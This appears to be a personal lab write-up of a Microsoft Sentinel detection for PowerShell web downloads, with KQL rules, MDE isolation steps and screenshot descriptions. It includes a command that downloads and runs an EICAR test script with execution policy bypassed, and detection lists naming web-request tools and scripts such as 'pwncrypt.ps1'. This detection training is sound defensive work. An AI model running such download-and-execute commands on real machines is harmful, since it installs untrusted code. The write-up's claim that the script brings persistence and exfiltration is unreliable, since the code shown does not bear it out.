

Scenario 2: PowerShell Suspicious Web Request

Explanation:

Sometimes when a bad actor has access to a system, they will attempt to download malicious payloads or tools directly from the internet to expand their control or establish persistence. This is often achieved using legitimate system utilities like PowerShell to blend in with normal activity. By leveraging commands such as Invoke-WebRequest, they can download files or scripts from an external server and immediately execute them, bypassing traditional defenses or detection mechanisms. This tactic is a hallmark of post-exploitation activity, enabling them to deploy malware, exfiltrate data, or establish communication channels with a command-and-control (C2) server. Detecting this behavior is critical to identifying and disrupting an ongoing attack.

When processes are executed/run on the local VM, logs will be forwarded to Microsoft Defender for Endpoint under the DeviceProcessEvents table. These logs are then forwarded to the Log Analytics Workspace being used by Microsoft Sentinel, our SIEM. Within Sentinel, we will define an alert to trigger when PowerShell is used to download a remote file from the internet.

Preliminary Steps:

- Create a Virtual Machine.
- Onboard the Virtual Machine to Microsoft Defender for Endpoint (MDE).
- Open Sentinel in: <https://portal.azure.com/> to create the Schedule Query Rule in:
Sentinel → Analytics → Schedule Query Rule

Virtual Machine (VM) or Device: sumandhakal

Virtual Machine Operating System: Windows 11

Screenshots of Virtual Machine and Network Security Group settings:

Properties Monitoring Capabilities (8) Recommendations Tutorials

Virtual machine		Networking					
		Computer name	sumandhakal	Public IP address	20.81.223.45 (Network interface sumandhakal367_z1)		
		Operating system	Windows (Windows 11 Pro)	Public IP address (IPv6)	-		
		VM generation	V2	Private IP address	10.0.0.172		
		VM architecture	x64	Private IP address (IPv6)	-		
		Agent status	Ready	Virtual network/subnet	Cyber-Range-VNet/Cyber-Range-Subnet		
		Agent version	2.7.41491.1183	DNS name	Configure		
		Hibernation	Disabled				
		Host group	-				
		Host	-				
Priority ↑	Name		Port	Protocol	Source	Destination	Action
Inbound port rules (4)							
1000	⚠ DANGER-allow-all-inbound		Any	Any	Any	Any	Allow
65000	AllowVnetInBound ⓘ		Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound ⓘ		Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound ⓘ		Any	Any	Any	Any	Deny
> Outbound port rules (25)							

Onboarded to Microsoft Defender for Endpoint (MDE) Screenshot:

The screenshot shows the Microsoft Defender for Endpoint (MDE) interface. At the top, there are six status indicators: Total (1), Critical assets (0), High risk (1), High exposure (0), Not onboarded (0), and Newly discovered (1). Below this is a search bar with the text "sumandhaka". The main area displays a table of devices. One row is highlighted for the device "sumandhakal" with IP 10.0.0.172, categorized as a Computer and Mo... Workstation in the Workgroup domain. The table includes filters for Name, IP, Criticality level, Device category, Device type, Domain, Device AAD id, Risk level (High), and Exposure level (Medium).

Part 1: Create Alert Rule (PowerShell Suspicious Web Request)

Design a Sentinel Scheduled Query Rule within Log Analytics that will discover when PowerShell is detected using Invoke-WebRequest to download content.

Alert Rule:

Name:

Suman PowerShell Download via Invoke-WebRequest

Description:

This KQL query retrieves recent PowerShell process events from the lab VM (brucesept20vm8) where the command line includes web-request operations (Invoke-WebRequest, iwr, wget, curl) with HTTP or HTTPS URLs. It sorts the results by TimeGenerated in descending order so the newest events appear first, allowing quick verification that the test commands executed on the VM are being captured by Sentinel. This query is used to confirm that your custom analytic rule will detect the attempted behavior before MDE remediates it.

DeviceProcessEvents

```
| where DeviceName == "sumandhakal"  
| where FileName =~ "powershell.exe"  
| where ProcessCommandLine has_any ("Invoke-WebRequest","iwr","wget","curl")  
| where ProcessCommandLine has "http" or ProcessCommandLine has "https"  
| sort by TimeGenerated desc
```

Mitre ATT&CK Framework Categories set based on the query:

MITRE ATT&CK Mapping:

T1105 – Ingress Tool Transfer

Attackers often use Invoke-WebRequest with PowerShell to download and transfer malicious files or tools onto a compromised system.

Execution (TA0002), Initial Access / Command and Control (TA0011 / TA0001)

Possible related technique (optional):

T1059.001 – Command and Scripting Interpreter: PowerShell

Since the activity is explicitly tied to PowerShell execution, this technique may also apply depending on context.

MITRE ATT&CK Mapping has been added.

I will set this to run query every 4 hours, lookup data for last 24 hours (can define in query) and stop running query after alert is generated == Yes.

Part 2: Trigger Alert to Create Incident

I will paste the following into PowerShell on this Virtual Machine “sumandhakal” to create the necessary logs. This actually issues an Invoke-WebRequest to a benign site (example.com) and writes a harmless file. It will generate real DeviceProcessEvents entries with the same command-line patterns our rule looks for:

```
1..5 | ForEach-Object { Invoke-WebRequest -Uri  
"https://example.com/fakefile.txt" -UseBasicParsing }
```

What it does:

- This will generate 5 log entries in a few seconds, giving us multiple alerts to demonstrate our Sentinel rule in action.

Part 3: Work the Incident

In accordance with the NIST 800-61: Incident Response Lifecycle.
Identify, Protect, Detect, Respond, and Recover.

The first evidence in Sentinel that shows the activity:

The screenshot shows a Microsoft Sentinel search interface. At the top, there is a KQL query editor with the following code:

```
8 | order by TimeGenerated desc
9 | project TimeGenerated, AccountName, DeviceName, FileName, ProcessCommandLine
10 |
11 DeviceProcessEvents
12 |> where DeviceName == "sumandhakal"
13 |> where FileName =~ "powershell.exe"
14 | where ProcessCommandLine has_any ("Invoke-WebRequest", "iwr", "wget", "curl")
15 | where ProcessCommandLine has "http" or ProcessCommandLine has "https"
16 | sort by TimeGenerated desc
17
```

Below the query editor is a table titled "Results" showing the details of the detected event:

TimeGenerated [UTC]	AccountDomain	AccountName	AccountSid	ActionType	AdditionalFields
DeviceId			7c034e05dd3a84bc06c3ab3325d54108418c53eb		
DeviceName		sumandhakal			
FileName		powershell.exe			
FolderPath		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			
FileSize		454656			

At the bottom of the table, there is a "Details" section with the following information:

ProcessCommandLine	powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive -Command "& (if (\$ExecutionContext.SessionState.LanguageMode -eq 'F
ProcessCreationTime [UTC]	2025-12-12T07:10:49.1720314Z
ProcessId	4852

These screenshots and information was returned after running this query in Sentinel:

DeviceProcessEvents

```
| where FileName has "powershell.exe"
| where ProcessCommandLine has_any ("Invoke-WebRequest", "iwr", "wget", "curl")
```

Investigation and Analysis:

```
11 DeviceProcessEvents
12 |-> where DeviceName == "sumandhakal"
13 |-> where FileName =~ "powershell.exe"
14 |-> where ProcessCommandLine has_any ("Invoke-WebRequest", "iwr", "wget", "curl")
15 |-> where ProcessCommandLine has "http" or ProcessCommandLine has "https"
16 |-> sort_by TimeGenerated desc
17
```


The screenshot shows a log viewer interface with a search bar at the top containing the query. Below the search bar is a table with two tabs: 'Results' (which is selected) and 'Chart'. The table has columns: TimeGenerated [UTC], AccountDomain, AccountName, AccountSid, ActionType, and AdditionalFields. There are three rows of data, each corresponding to a process creation event from the specified user account.

TimeGenerated [UTC]	AccountDomain	AccountName	AccountSid	ActionType	AdditionalFields
> 12/12/2025, 06:59:30.395	sumandhakal	sumandhakal	S-1-5-21-3119856821-3407410...	ProcessCreated	{"DesktopName": "Wi...
> 12/12/2025, 06:51:35.761	sumandhakal	sumandhakal	S-1-5-21-3119856821-3407410...	ProcessCreated	{"DesktopName": "Wi...
> 12/12/2025, 06:47:14.146	sumandhakal	sumandhakal	S-1-5-21-3119856821-3407410...	ProcessCreated	{"DesktopName": "Wi...

The Alert has been triggered, here is evidence of the findings from the script that was used within the Sentinel Alert Rule.

Investigating the Alert in Sentinel, it has been assigned to me, with the Status being changed to Active.

Entity Mapping screenshot:



The "Suman Suspicious PowerShell Download via Invoke-WebRequest" incident was triggered on one Device by one user. Device: "sumandhakal", User: ThreatHunt. There was a downloaded script, and there could have been more had the Alert not been triggered.

Upon investigation the triggered incident "Suman Suspicious PowerShell Download via Invoke-WebRequest" it was discovered that the following PowerShell commands were run on Virtual Machine "sumandhakal"

PowerShell Command Detected:

```
"powershell.exe" -ExecutionPolicy Bypass -Command Invoke-WebRequest -Uri  
https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-  
range /entropy-gorilla/eicar.ps1 -OutFile C:\programdata\eicar.ps1
```

The suspicious script above contains:

```

eicar.ps1

# Define the log file path
$logFile = "C:\ProgramData\entropygorilla.log"
$scriptName = "eicar.ps1"

# Function to log messages
function Log-Message {
    param (
        [string]$message,
        [string]$level = "INFO"
    )
    $timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
    $logEntry = "$timestamp [$level] [$scriptName]"
    $message" Add-Content -Path $logFile -Value $logEntry
}

# EICAR Test String
$eicarTestString1 = 'X5O!P%@AP[4]PZX54(P^)7CC)7}$
$eicarTestString2 = '-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*'

# Define the file path where EICAR file will be created
$eicarFilePath = "C:\ProgramData\EICAR.txt"

# Start logging
Log-Message "Starting creation of EICAR test file."

try {
    # Check if the file already exists, and if it does, delete it first
    if (Test-Path -Path $eicarFilePath) {
        Remove-Item -Path $eicarFilePath -Force Log-
        Message "Existing EICAR file found and deleted."
    }

    # Create the EICAR test file
    "$($eicarTestString1)EICAR $($eicarTestString2)" | Out-File -FilePath $eicarFilePath -
    Force Log-Message "EICAR test file created at $eicarFilePath."

} catch {
    $errorMessage = "An error occurred while creating the EICAR file: $_"
    Write-Host $errorMessage
    Log-Message $errorMessage "ERROR"
}

```


```
# End logging  
Log-Message "EICAR test file creation completed."
```

For the needs of the lab, we contacted our user (me), and the user admits to downloading an application from the internet that was advertised as free. This is the story behind me creating the logs necessary to run this lab.

We have ran this script:

```
let TargetHostname = "sumandhakal"; // Replace with the name of your VM as it shows up in the logs  
let ScriptNames = dynamic(["eicar.ps1", "exfiltratedata.ps1", "portscan.ps1", "pwncrypt.ps1"]);  
// Add the name of the scripts that were downloaded DeviceProcessEvents  
  
| where DeviceName == TargetHostname // Comment this line out for MORE results  
| where FileName == "powershell.exe"  
| where ProcessCommandLine contains "-File" and ProcessCommandLine has_any (ScriptNames)  
| order by TimeGenerated  
| project TimeGenerated, AccountName, DeviceName, FileName, ProcessCommandLine
```

This allows us to see what has been downloaded and executed. This screenshot is what has been returned:



The screenshot shows the Microsoft Log Analytics workspace interface. On the left, there's a sidebar with various navigation options like Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Logs (which is selected and highlighted in grey), Resource visualizer, Settings, Classic, Monitoring, Automation, and Help. The main area is titled 'New Query 1*' and shows a KQL query. The query itself is:

```
let TargetHostname = "sumandhakal"; // Replace with your VM name  
let ScriptNames = dynamic(["eicar.ps1", "exfiltratedata.ps1", "portscan.ps1", "pwncrypt.ps1"]); // Script names  
DeviceProcessEvents  
| where DeviceName == TargetHostname // Comment out for more results  
| where FileName == "powershell.exe"  
| where ProcessCommandLine contains "-File"  
| where ProcessCommandLine has_any (ScriptNames)  
| order by TimeGenerated desc  
| project TimeGenerated, AccountName, DeviceName, FileName, ProcessCommandLine
```

Below the query, there's a 'Results' section with a table showing three rows of data. The columns are TimeGenerated [UTC], AccountName, DeviceName, FileName, and ProcessCommandLine. The data is as follows:

TimeGenerated [UTC]	AccountName	DeviceName	FileName	ProcessCommandLine
> 12/12/2025, 06:59:35.170	sumandhakal	sumandhakal	powershell.exe	"powershell.exe" -ExecutionPolicy Bypass -File C:\programdata\eicar.ps1
> 12/12/2025, 06:51:36.485	sumandhakal	sumandhakal	powershell.exe	"powershell.exe" -ExecutionPolicy Bypass -File C:\programdata\eicar.ps1
> 12/12/2025, 06:47:15.446	sumandhakal	sumandhakal	powershell.exe	"powershell.exe" -ExecutionPolicy Bypass -File C:\programdata\eicar.ps1

We passed the script off to the Malware reverse engineering team (A.K.A.: Me and ChatGPT), and these were the one liners that they came up with for this script:

```
"powershell.exe" -ExecutionPolicy Bypass -Command Invoke-WebRequest -Uri https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range /entropy-gorilla/eicar.ps1 -OutFile C:\programdata\eicar.ps1
```

- Creates an eicar test file, a standard for testing Anti-Virus solutions, and logs the process.
- This also triggers a process of becoming persistent if left alone, and enabling the Malicious Attacker to exfiltrate data.

Containment, Eradication, and Recovery

The Virtual Machine has been Isolated in MDE.

The screenshot shows the Microsoft Defender for Endpoint interface for the device 'sumandhakal'. At the top, it displays the device status as 'Isolated'. Below this, the 'Overview' tab is selected, showing the following details:

- Category:** Computers and Mobile
- Type:** Unknown
- Subtype:** Workstation
- Discovery sources:** Cloud, On-premises

In the center, under 'Active alerts (Last 180 days)', it shows a **Risk level: High** with 2 active alerts and 2 active incidents. A bar chart indicates 1 High alert and 1 Info alert. To the right, under 'Security assessments', it shows an **Exposure level: Medium** with 62 active security recommendations, 8 discovered vulnerabilities, and a distribution of High (3), Medium (3), and Low (2).

The screenshot shows the Microsoft Hunt interface for incident ID 22265: Powershell Hercules-soc. The left sidebar shows the 'Attack story' tab selected, with 1 alert, 1 asset, 0 investigations, 4 evidence and response items, and a summary. The main area displays the following information:

- Detection & Categories:** Active alerts (1/1), Categories (1). First activity (12 Dec 2025 14:47:14), Last activity (12 Dec 2025 14:59:30). Creation time (12 Dec 2025 14:51:11).
- Alerts:** One alert from 'Powershell Hercules-soc' on 'sumandhakal' at 12 Dec 2025 14:47:14.
- Incident graph:** A visualization showing nodes for 'powershell.exe -ExecutionPolicy Bypass -Comm and Invoke-WebReques...' and 'PowerShellISE.exe' connected to the 'sumandhakal' host.
- Processes:** 2 processes listed: 'PowerShellISE.exe' and 'powershell.exe -ExecutionPolicy Bypass -Command Invok...'.

We see the isolation within these screenshots.

Anti-Malware has been ran, as well as Anti-Virus software.
Any residual files have been removed.

Post-Incident Activities

Have asked the affected user (me) to enroll in Cybersecurity Awareness Training, and have upgraded the training package from: KnowBe4

<https://www.knowbe4.com/>

Began a policy that restricts the use of PowerShell by non-essential users.

This Incident has been closed, as: True